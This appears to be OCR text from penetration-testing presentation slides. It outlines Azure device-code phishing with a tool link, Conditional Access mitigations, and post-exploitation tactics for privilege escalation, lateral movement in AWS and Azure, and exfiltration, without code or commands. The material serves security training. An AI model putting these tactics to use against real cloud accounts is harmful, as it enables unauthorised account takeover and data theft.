
- Dynamic generation of URLs
- Device Codes have limitations as they expire after 600 seconds.
- Various tooling allows you to generate Dynamic Device Codes upon user visiting phishing page. (Similar to AWS)
- Azure Infrastructure to add to validity



https://github.com/rvrsh3ll/TokenTactics

MITIGATIONS

- Best Practices against mitigating is strict Conditional Access Policies. (I.E Location and Device State Policies Enforced)
- MFA Requirements for users logging in from illicit locations is not enough.



POST EXPLOITATION

POST EXPLOITATION

- The focus during post exploitation in the cloud should be the same thought process as a regular penetration test but understanding how to leverage information obtain to laterally move around
- Privilege Escalation
  - Excessive User Permissions, Principle of Least Privilege
- Lateral Movement
  - Virtual Machines, Containers, Storage, etc
- Sensitive Data Enumeration
  - Exfiltration

AWS: LATERAL MOVEMENT

- Creating or applying policies
- Identifying if you can add your user to any privileged groups
- Assuming a role in AWS if you know the account ID and role name
- Abusing instance profiles
- Think about trying to abuse existing configurations in place!

AZURE: LATERAL MOVEMENT

- Abusing Azure automation with hybrid workers
- Execute scripts on instances in Azure environment
- Abusing Service Principals
- Laterally moving around via other Hosts/services in the cloud using az cli

QUESTIONS?